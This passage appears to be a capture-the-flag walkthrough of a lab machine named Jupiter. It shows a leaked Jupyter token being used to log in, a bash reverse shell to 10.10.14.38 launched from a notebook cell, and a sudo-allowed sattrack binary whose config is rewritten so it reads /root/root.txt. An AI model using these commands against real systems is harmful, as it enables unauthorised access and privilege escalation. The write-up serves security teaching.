-rw-rw-r-- 1 jovian jovian 1167 Jun  7 15:13 jupyter-2023-06-07-05.log
-rw-rw-r-- 1 jovian jovian 3085 Aug 15 14:13 jupyter-2023-08-15-09.log
```

```
juno@jupiter:/opt/solar-flares/logs$ cat jupyter-2023-08-15-09.log
[W 13:09:25.666 NotebookApp] Terminals not available (error was No module named 'terminado')
[I 13:09:25.681 NotebookApp] Serving notebooks from local directory: /opt/solar-flares
[I 13:09:25.681 NotebookApp] Jupyter Notebook 6.5.3 is running at:
  http://localhost:8888/?token=1b52fdc692cd7d79908bd62c8ad4a407d06a7febdc65e6
[I 13:09:25.681 NotebookApp] or http://127.0.0.1:8888/?token=1b52fdc692cd7d79908bd62c8ad4a407d06a7febdc65e6
[I 13:09:25.681 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[W 13:09:25.689 NotebookApp] No web browser found: could not locate runnable browser.
[C 13:09:25.689 NotebookApp]

To access the notebook, open this file in a browser:
  file:///home/jovian/.local/share/jupyter/runtime/nbserver-1103-open.html
Or copy and paste one of these URLs:
  http://localhost:8888/?token=1b52fdc692cd7d79908bd62c8ad4a407d06a7febdc65e6
  or http://127.0.0.1:8888/?token=1b52fdc692cd7d79908bd62c8ad4a407d06a7febdc65e6

[I 14:00:15.400 NotebookApp] 302 GET / (127.0.0.1) 0.470000ms
[I 14:00:15.561 NotebookApp] 302 GET /tree? (127.0.0.1) 0.980000ms
[W 14:05:23.949 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.260000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[I 14:06:12.855 NotebookApp] 302 GET /?token=c1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.390000ms
[I 14:06:13.069 NotebookApp] 302 GET /tree?token=c1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.520000ms
[W 14:07:06.501 NotebookApp] 401 POST /login?next=%2Ftree%3FToken%3Dc1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 1.010000ms referer=http://localhost:8888/login?next=%2Ftree%3FToken%3Dc1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab
[W 14:08:13.689 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.400000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[W 14:10:08.732 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.300000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[W 14:10:38.751 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.280000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[W 14:10:44.480 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.170000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[I 14:11:39.070 NotebookApp] 302 GET /?token=c1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.390000ms
[I 14:11:39.220 NotebookApp] 302 GET /tree?token=c1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.670000ms
[W 14:11:57.315 NotebookApp] 401 POST /login?next=%2Ftree%3FToken%3Dc1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 1.280000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3FToken%3Dc1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab
[W 14:13:36.187 NotebookApp] 401 POST /login?next=%2Ftree%3FToken%3Dc1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 1.550000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3FToken%3Dc1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab
[juno@jupiter:/opt/solar-flares/logs$
```

```
[I 13:09:25.681 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[W 13:09:25.689 NotebookApp] No web browser found: could not locate runnable browser.
[C 13:09:25.689 NotebookApp]

To access the notebook, open this file in a browser:
  file:///home/jovian/.local/share/jupyter/runtime/nbserver-1103-open.html
Or copy and paste one of these URLs:
  http://localhost:8888/?token=1b52fdc692cd7d79908bd62c8ad4a407d06a7febdc65e6
  or http://127.0.0.1:8888/?token=1b52fdc692cd7d79908bd62c8ad4a407d06a7febdc65e6

[I 14:00:15.400 NotebookApp] 302 GET / (127.0.0.1) 0.470000ms
[I 14:00:15.561 NotebookApp] 302 GET /tree? (127.0.0.1) 0.980000ms
[W 14:05:23.949 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.260000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[I 14:06:12.855 NotebookApp] 302 GET /?token=c1b7aeff310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.390000ms
```



Password or token:  Log in

Invalid credentials

Managed to Login!

The screenshot shows a Jupyter Notebook interface. At the top, there's a navigation bar with tabs for 'Files', 'Running', and 'Clusters'. On the right side of the bar are 'Quit' and 'Logout' buttons. Below the bar, a message says 'Select items to perform actions on them.' A file browser window is open, showing a directory structure with files like 'flares.ipynb', 'flares.csv', and 'map.jpg'. The files are listed with their names, last modified times, and sizes.

Name	Last Modified	File size
an hour ago		
5 months ago	234 kB	
5 months ago	646 kB	
5 months ago	708 kB	
5 months ago	10.2 kB	
5 months ago	1.01 MB	
5 months ago	26.7 kB	
5 months ago	147 B	
5 months ago	1.99 kB	

flares.ipynb

The screenshot shows a Jupyter Notebook titled 'mapping solar flares'. The notebook interface includes a toolbar with various icons for file operations, a menu bar with 'File', 'Edit', 'View', etc., and a status bar indicating 'Not Trusted' and 'Python 3 (ipykernel)'. The main area contains a section header 'mapping solar flares' and a text block explaining that most active regions occur in two narrow latitude bands on the Sun. It mentions using the matplotlib Basemap toolkit to plot the flare locations. Below this, several code cells are shown:

```
In [1]: from mpl_toolkits.basemap import Basemap
import numpy as np
import matplotlib.pyplot as plt
import pandas as pd
import matplotlib.animation as animation
```

Read a csv file of flare magnitudes and locations into pandas dataframe:

```
In [2]: url = 'https://raw.githubusercontent.com/mbobra/mapping-solar-flares/master/flares.csv'
```

```
In [3]: df = pd.read_csv(url)
```


Now we plot the data. Since NOAA classifies flares according to their X-Ray intensity, we ascribe a yellow color to the least energetic class of flares, called C-class, and green and red to progressively more energetic flares. We then plot it on a low-resolution basemap, which is included by default in the matplotlib toolkit. To install a high-resolution basemap, use the command: `conda install -c conda-forge basemap-data-hires`.

```
In [4]: plt.rcParams["figure.figsize"] = (20,20)
```

Jupyter Notebook is an open-source web application that allows you to create and share documents containing live code, equations, visualizations, and narrative text.


The ".ipynb" extension stands for "IPython Notebook," which is the file format used by Jupyter Notebook to save notebooks. These notebooks are interactive and can contain code cells (where you can write and execute code) as well as markdown cells (where you can write explanations, documentation, and text).

Create a new python3 notebook:




Lets add a reverse shell command and see if we get a shell of the second user.


```
import os; os.system ('bash -c "bash -i >& /dev/tcp/10.10.14.38/7878 0>&1"')
```



Run the command:



Got Juvian's shell!



Erel Regev

The main reason I was interested in this shell is to see maybe this user can run commands as sudo:

```
jovian@jupiter:/opt/solar-flares$ sudo -l
sudo -l: /usr/local/bin/sattrack: command not found
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
    use_pty

User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
jovian@jupiter:/opt/solar-flares$
```

I tried executing the command and it seems to execute a binary file. I used strings against that and grepped "config" in order to find some configuration files regarding this binary file:

```
jovian@jupiter:/opt/solar-flares$ sudo /usr/local/bin/sattrack
sudo /usr/local/bin/sattrack
sudo: a terminal is required to read the password; either use the -S option to read from standard input or co
nfigure an askpass helper
sudo: a password is required
jovian@jupiter:/opt/solar-flares$ strings /usr/local/bin/sattrack
strings /usr/local/bin/sattrack
/lib64/ld-linux-x86-64.so.2
fSw? /tmp/config.json available updates is more than a week old.
mgUa
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable

jovian@jupiter:/opt/solar-flares$ strings /usr/local/bin/sattrack | grep -i config
strings /usr/local/bin/sattrack | grep -i config
/tmp/config.json
configuration file has not been found. Please try again!
tleroot not defined in config
updatePerdiot not defined in config
station not defined in config
name not defined in config
lat not defined in config
```

Locating the file:

```
3 jovian@jupiter:/tmp$ find / -type f -name config.json 2>/dev/null
4 find / -type f -name config.json 2>/dev/null
3 /usr/local/share/sattrack/config.json
3 /usr/local/lib/python3.10/dist-packages/zmq/utils/config.json
4 jovian@jupiter:/tmp$
```

## Config.json

```
{  
    "tleroot": "/tmp/tle/",  
    "tlefile": "weather.txt",  
    "mapfile": "/usr/local/share/sattrack/map.json",  
    "texturefile": "/usr/local/share/sattrack/earth.png",  
  
    "tlesources": [  
        "http://celestrak.org/NORAD/elements/weather.txt",  
        "http://celestrak.org/NORAD/elements/noaa.txt",  
        "http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"  
    ],  
  
    "updatePeriod": 1000,  
  
    "station": {  
        "name": "LORCA",  
        "lat": 37.6725,  
        "lon": -1.5863,  
        "hgt": 335.0  
    },  
  
    "show": [  
    ],  
  
    "columns": [  
        "name",  
        "azel",  
        "dis",  
        "geo",  
        "tab",  
        "pos",  
        "vel"  
    ]  
}
```

Erel Regev

It appears that this configuration is meant to be used with software that visualizes satellite positions, tracks their movements, and displays relevant information about them. The TLE data sources are from well-known sources like Celestrak, which provides orbital data for various satellites.

But the most interesting part is that it uses tlesources to retrieve URL content.

I want to edit it, therefore I need to stable this shell as well:

```
jovian@jupiter:/opt/solar-flares$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
jovian@jupiter:/opt/solar-flares$ ^Z
zsh: suspended nc -lvp 7878

└─(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1] + continued nc -lvp 7878
                               export=xterm
jovian@jupiter:/opt/solar-flares$ █
```

Let's try to direct it to the root flag:

I copied the file to the /tmp file to able to edit it:

```
jovian@jupiter:/opt/solar-flares$ ls -l /tmp
total 1396
-rw-r--r-- 1 juno   juno   1396520 Aug 15 13:32 bash
-rw-r--r-- 1 jovian jovian    610 Aug 15 14:46 config.json
drwx----- 2 root   root    4096 Aug 15 13:09 snap-private-tmp
drwx----- 3 root   root    4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-grafana-server.service-pfvAJh
drwx----- 3 root   root    4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-ModemManager.service-f40LUM
drwx----- 3 root   root    4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-logind.service-Xftk6z
drwx----- 3 root   root    4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-resolved.service-86zU3V
drwx----- 3 root   root    4096 Aug 15 13:09 systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-timesyncd.service-RfsGW1
drwx----- 2 root   root    4096 Aug 15 13:10 vmware-root_795-4257200573
jovian@jupiter:/opt/solar-flares$ █
```

```
"tleroot": "/tmp/tle/",
"tlefile": "weather.txt",
"mapfile": "/usr/local/share/sattrack/map.json",
"texturefile": "/usr/local/share/sattrack/earth.png",

"tlesources": [
    "file:///root/root.txt"
],
"updatePeriod": 1000,
"satellites": {}
```

I executed the command with sudo once again (the binary file)

```
jovian@jupiter:/tmp$ sudo /usr/local/bin/sattrack
Satellite Tracking System
tleroot does not exist, creating it: /tmp/tle/
Get:0 file:///root/root.txt
tlefile is not a valid file
jovian@jupiter:/tmp$ █
```

Seems that my action took place. Lets see if there is something interesting in the created directory 'tle'.

Erel Regev

```
jovian@jupiter:/tmp$ cd tle/
jovian@jupiter:/tmp/tle$ ls -l
total 4
-rw-r--r-- 1 root root 33 Aug 15 14:50 root.txt
jovian@jupiter:/tmp/tle$ cat root.txt
46c893a7822d7224db6a9e69a208b9ea
jovian@jupiter:/tmp/tle$ █
```

Rooted.

## Conclusion